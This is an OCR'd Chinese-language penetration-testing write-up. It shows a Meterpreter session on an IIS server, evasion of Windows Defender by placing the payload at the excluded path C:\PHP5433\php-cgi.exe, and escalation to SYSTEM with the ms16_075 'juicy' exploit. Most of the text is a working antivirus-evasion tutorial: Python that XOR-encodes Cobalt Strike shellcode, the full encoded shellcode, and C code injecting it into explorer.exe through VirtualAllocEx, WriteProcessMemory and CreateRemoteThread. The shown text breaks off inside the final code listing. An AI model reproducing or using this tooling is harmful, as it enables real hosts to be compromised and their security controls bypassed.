
等了几分钟，发现文件没有被删除，再执行。Msf收到会话



在尝试了getuid命令之后，返回了错误，查看了以下目录，还是被删除了



本地复现了下，可以看到被检测到了



绕过可以看一下微软的文章
https://docs.microsoft.com/en-us/windows/security/threat-protection/microsoft-defender-antivirus/configure-server-exclusions-microsoft-defender-antivirus#list-of-automatic-exclusions
Windows Server 2016和2019上的Microsoft Defender Antivirus自动将您注册为某些排除项，具体由您指定的服务器角色定义。请参阅　自动排除项列表。这些排除项不会被windows defender检查。


Folder exclusions

- `%SystemRoot%\IIS Temporary Compressed Files`
- `%SystemDrive%\inetpub\temp\IIS Temporary Compressed Files`
- `%SystemDrive%\inetpub\temp\ASP Compiled Templates`
- `%systemDrive%\inetpub\logs`
- `%systemDrive%\inetpub\wwwroot`

Process exclusions


- `%SystemRoot%\system32\inetsrv\w3wp.exe`
- `%SystemRoot%\SysWOW64\inetsrv\w3wp.exe`
- `%SystemDrive%\PHP5433\php-cgi.exe`

按照文章，创建个目录PHP5433，修改文件为php-cgi.exe即可绕过wd的防护



Command Execution

```
 Volume in drive C has no label.
 Volume Serial Number is F436-3608

 Directory of c:\PHP5433

05/22/2020  06:07 PM    <DIR>          .
05/22/2020  06:07 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  15,254,511,616 bytes free
```




```
msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: IIS APPPOOL\DefaultAppPool
meterpreter > sysinfo
Computer        : EC2AMAZ-1OL136L
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

使用烂土豆提权

```
msf5 exploit(windows/local/ms16_075_reflection_juicy) > set lhost
lhost => 0.0.0.0
msf5 exploit(windows/local/ms16_075_reflection_juicy) > exploit

[*] Started reverse TCP handler on 172.31.52.212:4444
[+] Target appears to be vulnerable (Windows 2016+ (10.0 Build 143
[*] Launching notepad to host the exploit...
[+] Process 1996 launched.
[*] Reflectively injecting the exploit DLL into 1996...
[*] Injecting exploit into 1996...
[*] Exploit injected. Injecting exploit configuration into 1996...
[*] Configuration injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload exec
[*] Sending stage (176195 bytes) to 172.31.51.11
[*] Meterpreter session 3 opened (172.31.52.212:4444 -> 172.31.51.

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

文中webshell: https://github.com/NetSPI/cmdsql

内存中解码shellcode绕过av

https://github.com/mhaskar/Shellcode-In-Memory-Decoder
流程
打开一个进程并检索该进程的HANDLE。

在进程中分配空间（检索内存地址）。
将数据（shellcode）写入该进程中。
执行shellcode。
我们可以使用几个Win32 API执行这些步骤：
OpenProcess()
VirtualAllocEx()
WriteProcessMemory()
CreateRemoteThread()
正常情况下，我们将原始shellcode直接写入到内存中，但是如果AV /EDR检测到了Shellcode，它们肯定会发出警报
所以我们在二进制文件中使用可逆的方式把shellcode编码，再解码写入内存来规避防护。
比如加、减、异或、交换。
使用cs生成个shellcode

temp.txt payload.c

```
1  /* length: 927 bytes */
2  unsigned char buf[] = "\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x5
3
```

使用python进行异或

```python
#!/usr/bin/python

import sys

raw_data = "\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x4

new_shellcode = []
for opcode in raw_data:
        new_opcode = (ord(opcode) ^ 0x01)
        new_shellcode.append(new_opcode)


print "".join(["\\x{0}".format(hex(abs(i)).replace("0x", "")) for i in new_shellcode])
```

该脚本读取我们的shellcode的每个操作码，然后将其与字节0x01（在这种情况下为我们的密钥）进行异或，将其打印为如下的shellcode ：

```
C:\Users\y\Desktop>python xor.py
\xfd\x49\x82\xe5\xf1\xe9\xc9\x1\x1\x1\x40\x50\x40\x51\x53\x50\x57\x49\x30\xd3\x64\x49\x8a\x53\x61\x49\x8a\x53\x19\x49\x8
a\x53\x21\x49\x8a\x73\x51\x49\xe\xb6\x4b\x4b\x4c\x30\xc8\x49\x30\xc1\xad\x3d\x60\x7d\x3\x2d\x21\x40\xc0\xc8\xc\x40\x0\xc
0\xe3\xec\x53\x40\x50\x49\x8a\x53\x21\x8a\x43\x3d\x49\x0\xd1\x67\x80\x79\x19\xa\x3\x74\x73\x8a\x81\x89\x1\x1\x1\x49\x84\
xc1\x75\x66\x49\x0\xd1\x51\x8a\x49\x19\x45\x8a\x41\x21\x48\x0\xd1\xe2\x57\x49\xfe\xc8\x40\x8a\x35\x89\x49\x0\xd7\x4c\x30
\xc8\x49\x30\xc1\xad\x40\xc0\xc8\xc\x40\x0\xc0\x39\xe1\x74\xf0\x4d\x2\x4d\x25\x9\x44\x38\xd0\x74\xd9\x59\x45\x8a\x41\x25
\x48\x0\xd1\x67\x40\x8a\xd\x49\x45\x8a\x41\x1d\x48\x0\xd1\x40\x8a\x5\x89\x49\x0\xd1\x40\x59\x40\x59\x5f\x58\x5b\x40\x59\
x40\x58\x40\x5b\x49\x82\xed\x21\x40\x53\xfe\xe1\x59\x40\x58\x5b\x49\x8a\x13\xe8\x4e\xfe\xfe\xfe\x5c\x6b\x1\x48\xbf\x76\x
68\x6f\x68\x6f\x64\x75\x1\x40\x57\x48\x88\xe7\x4d\x88\xf0\x40\xbb\x4d\x76\x27\x6\xfe\xd4\x49\x30\xc8\x49\x30\xd3\x4c\x30
\xc1\x4c\x30\xc8\x40\x51\x40\x51\x40\xbb\x3b\x57\x78\xa6\xfe\xd4\xe8\x92\x1\x1\x1\x5b\x49\x88\xc0\x40\xb9\x6b\x2e\x1\x1\
x4c\x30\xc8\x40\x50\x40\x50\x6b\x2\x40\x50\x40\xbb\x56\x88\x9e\xc7\xfe\xd4\xea\x78\x5a\x49\x88\xc0\x49\x30\xd3\x48\x88\x
d9\x4c\x30\xc8\x53\x69\x1\x33\xc1\x85\x53\x53\x40\xbb\xea\x54\x2f\x3a\xfe\xd4\x49\x88\xc7\x49\x82\xc2\x51\x6b\xb\x5e\x49
\x88\xf0\xbb\x1e\x1\x1\x1\x6b\x1\x69\x81\x32\x1\x1\x48\x88\xe1\x40\xb8\x5\x1\x1\x1\x40\xbb\x74\x47\x9f\x87\xfe\xd4\x49\x
88\xf0\x49\x88\xdb\x48\xc6\xc1\xfe\xfe\xfe\xfe\x4c\x30\xc8\x53\x53\x40\xbb\x2c\x7\x19\x7a\xfe\xd4\x84\xc1\xe\x84\x9c\x0\
x1\x1\x49\xfe\xce\xe\x85\x8d\x0\x1\x1\xea\xb2\xe8\xe5\x0\x1\x1\xe9\x83\xfe\xfe\xfe\x2e\x53\x52\x56\x60\x1\xe5\x55\xa0\x2
9\x16\x11\xee\x50\x1f\xcb\x8c\xa5\x5\xa\x14\x8b\xc7\xc8\x7b\x38\x16\xa7\x3e\xe2\xc2\x2d\xd7\x5a\xb4\x86\x58\x4\xd0\xd4\x
30\x95\x89\x63\x1\x7\xe5\xb8\x79\x83\xb4\xb2\x27\x3b\x72\xcd\xc2\xe5\x9f\xaa\x6a\x91\x72\xb6\xe6\xd\xb4\xe1\xda\x6f\x65\
x63\x1a\xdb\xb8\xaa\x83\x27\x30\x1\x54\x72\x64\x73\x2c\x40\x66\x64\x6f\x75\x3b\x21\x4c\x6e\x7b\x68\x6d\x6d\x60\x2e\x35\x
2f\x31\x21\x29\x62\x6e\x6c\x71\x60\x75\x68\x63\x6d\x64\x3a\x21\x4c\x52\x48\x44\x21\x36\x2f\x31\x3a\x21\x56\x68\x6f\x65\x
6e\x76\x72\x21\x4f\x55\x21\x34\x2f\x30\x3a\x21\x2f\x4f\x44\x55\x35\x2f\x31\x42\x3a\x21\x2f\x4f\x44\x55\x35\x2f\x31\x44\x
3a\x21\x2f\x4f\x44\x55\x21\x42\x4d\x53\x21\x33\x2f\x31\x2f\x34\x31\x36\x33\x36\x28\xc\xb\x1\xbf\x42\x13\x59\x18\x7f\xfd\
x2f\x9c\x9b\xd6\x29\x25\x41\x7e\x75\xf\xca\x7b\xe1\x94\xe9\xec\x28\x5e\x96\x42\xf4\x2a\xdd\xaf\xa4\xb1\xe1\x34\x15\xf4\x
da\x45\x40\xc6\x10\xf5\x7a\x28\x7a\xe5\xcb\x2b\x7a\x98\x77\x1f\x20\x89\x8e\x62\x6b\x11\x41\x51\x1f\xd\x83\x62\x88\x5b\x2
d\x6e\x48\xc5\x4a\xcb\x14\x7e\xb3\x7\x84\x7\x43\x4f\xf2\xe9\x6\x51\x6a\x79\x63\x8\x42\x31\xc\xf7\x8f\xbb\x17\xb3\x35\x30
\x58\x69\x65\x2b\x83\x13\x4b\xa\x1b\xcc\x8d\xea\x3d\x2\xbf\x2a\x6a\xf6\xb\x9d\x1d\x97\x7d\xaa\xd4\x1c\x75\x5e\x71\xea\xc
d\xf5\x22\xf9\xe8\xe0\x82\x16\xa8\x2a\x60\x9e\xd4\x2c\x73\xa2\x9b\x33\x54\xb8\x7d\x9b\x6b\x36\xc7\x31\xd\xa3\x2a\x5\xbb\
xd\x51\xa1\x39\xce\x7f\xc7\x36\x77\x30\xe9\x37\xc\xac\x79\xbc\x59\xf8\xe6\x15\xea\x9b\xcf\x90\x16\x4e\x63\x0\x7a\x91\x66
\x68\xf\xfa\x52\xf0\x98\xf1\x1\x40\xbf\xf1\xb4\xa3\x57\xfe\xd4\x49\x30\xc8\xbb\x1\x1\x41\x1\x40\xb9\x1\x11\x1\x1\x40\xb8
\x41\x1\x1\x1\x40\xbb\x59\xa5\x52\xe4\xfe\xd4\x49\x92\x52\x52\x49\x88\xe6\x49\x88\xf0\x49\x88\xdb\x40\xb9\x1\x21\x1\x1\x
48\x88\xf8\x40\xbb\x13\x97\x88\xe3\xfe\xd4\x49\x82\xc5\x21\x84\xc1\x75\xb7\x67\x8a\x6\x49\x0\xc2\x84\xc1\x74\xd6\x59\x59
\x59\x49\x4\x1\x1\x1\x1\x51\xc2\xe9\x7e\xfc\xfe\xfe\x30\x38\x33\x2f\x30\x37\x39\x2f\x33\x2f\x30\x31\x39\x1\x13\x35\x57\x
79

C:\Users\y\Desktop>
```

现在，我们将开始实现将为我们执行shellcode注入的C代码。
编译方式
x86_64-w64-mingw32-gcc decoder.c -o decoder.exe -w
我将逐步介绍每个win32 API。
打开过程并获取一个句柄
我们需要选择一个向其注入shellcode的进程，然后需要检索该过程的句柄，以便可以对其执行一些操作，我们将使用OpenProcess win32 API

```c
#include <windows.h>


int main(int argc, char *argv[]){
  int process_id = atoi(argv[1]);
  HANDLE process = OpenProcess(PROCESS_ALL_ACCESS, 0, process_id);
  if(process){
    printf("[+] Handle retrieved successfully!\n");
    printf("[+] Handle value is %p\n", process);
  }else{
    printf("[-] Enable to retrieve process handle\n");
  }

}
```

该代码将您要获取其句柄的进程ID作为第一个参数，然后它将使用具有PROCESS_ALL_ACCESS访问权限的OpenProcess()来打开该进程并将该句柄保存在变量process中，最后，为我们打印

```
C:\Users\y\Desktop>tasklist /svc |findstr explo
explorer.exe                 11660 暂缺

C:\Users\y\Desktop>decoder.exe 11660
[+] Handle retrieved successfully!
[+] Handle value is 00000000000000A4

C:\Users\y\Desktop>
```


成功检索到该句柄
检索句柄后的下一步将是在该进程内分配空间，我们可以使用VirtualAllocEx()

```c
#include <windows.h>


int main(int argc, char *argv[]){


  unsigned char data[] = "\xfd\x49\x82\xe5\xf1\xe9\xc9\xl\xl\xl\x40\x50\x40\x51\x53\x50\x57\x49\x30\xd3\x64\x49\x
  int process_id = atoi(argv[1]);
 HANDLE process = OpenProcess(PROCESS_ALL_ACCESS, 0, process_id);
 if(process){
   printf("[+] Handle retrieved successfully!\n");
   printf("[+] Handle value is %p\n", process);
   LPVOID base_address;
   base_address = VirtualAllocEx(process, NULL, sizeof(data), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
   if(base_address){
       printf("[+] Allocated based address is 0x%x\n", base_address);
   }else{
       printf("[-] Unable to allocate memory ...\n");
   }
  }else{
    printf("[-] Unable to retrieve process handle\n");
  }

}
```

base_address代表分配的内存的地址
16行，我们将打印分配的内存的地址，并将其写入数据

```
C:\Users\y\Desktop>tasklist /svc |findstr explo
explorer.exe                 11660 暂缺

C:\Users\y\Desktop>decoder.exe 11660
[+] Handle retrieved successfully!
[+] Handle value is 0000000000000088
[+] Allocated based address is 0x29d0000

C:\Users\y\Desktop>
```

0x29d0000作为地址，
使用x64dbg附加explorer.exe进程，转到这里看看




可以看到函数VirtualAllocEx已为我们在explorer.exe中分配了内存空间，我们准备写入数据。
接下来我们解码shellcode并写到内存中
即使使用这种类型（这里用的是异或）的编码，我们的shellcode也可能会被标记，因此请确保在操作中使用之前使用更强的编码并对其进行测试。
这里为测试就只使用的0x01

```
#include <windows.h>


int main(int argc, char *argv[]){



  unsigned char data[] = "\xfd\x49\x82\xe5\xf1\xe9\xc9\x1\x1\x1\x40\x50\x40\x51\x53\x50\x57\x49\x30\xd3\x64\x49\x
   int process_id = atoi(argv[1]);
  HANDLE process = OpenProcess(PROCESS_ALL_ACCESS, 0, process_id);
  if(process){
    printf("[+] Handle retrieved successfully!\n");
    printf("[+] Handle value is %p\n", process);
    LPVOID base_address;
    base_address = VirtualAllocEx(process, NULL, sizeof(data), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if(base_address){
        printf("[+] Allocated based address is 0x%x\n", base_address);
                int i;
                int n = 0;
                for(i = 0; i<=sizeof(data); i++){
                    char DecodedOpCode = data[i] ^ 0x01;
                    if(WriteProcessMemory(process, base_address+n, &DecodedOpCode, 1, NULL)){
                        printf("[+] Byte wrote sucessfully!\n");
                        n++;
                    }
                }
    }else{
        printf("[-] Unable to allocate memory ...\n");
    }
  }else{
    printf("[-] Unable to retrieve process handle\n");
  }
}
```

这段代码将使用密钥0x01对每个字节进行解码后，将我们的shellcode写入内存中
运行

```
C:\Users\y\Desktop>tasklist /svc |findstr explo
explorer.exe                  2472 暂缺

C:\Users\y\Desktop>write.exe 2472
[+] Handle retrieved successfully!
[+] Handle value is 00000000000000A4
[+] Allocated based address is 0x3ce0000
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
[+] Byte wrote sucessfully!
```

如图所见，我们将每个字节写入地址，现在我们用x64dbg进行调试，然后转到地址 0x3ce0000查看一下：




可以看到shellcode已经写入进去了。
下一步就是执行shellcode了
使用CreateRemoteThread()函数来执行

```c
#include <windows.h>


int main(int argc, char *argv[]){


  unsigned char data[] = "\xfd\x49\x82\xe5\xf1\xe9\xc9\xl\xl\xl\x40\x50\x40\x51\x53\x50\x57\x49\x30\xd3\x64\x49\x
   int process_id = atoi(argv[1]);
  HANDLE process = OpenProcess(PROCESS_ALL_ACCESS, 0, process_id);
  if(process){
    printf("[+] Handle retrieved successfully!\n");
    printf("[+] Handle value is %p\n", process);
    LPVOID base_address;
    base_address = VirtualAllocEx(process, NULL, sizeof(data), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if(base_address){
        printf("[+] Allocated based address is 0x%x\n", base_address);
                int i;
                int n = 0;
                for(i = 0; i<=sizeof(data); i++){
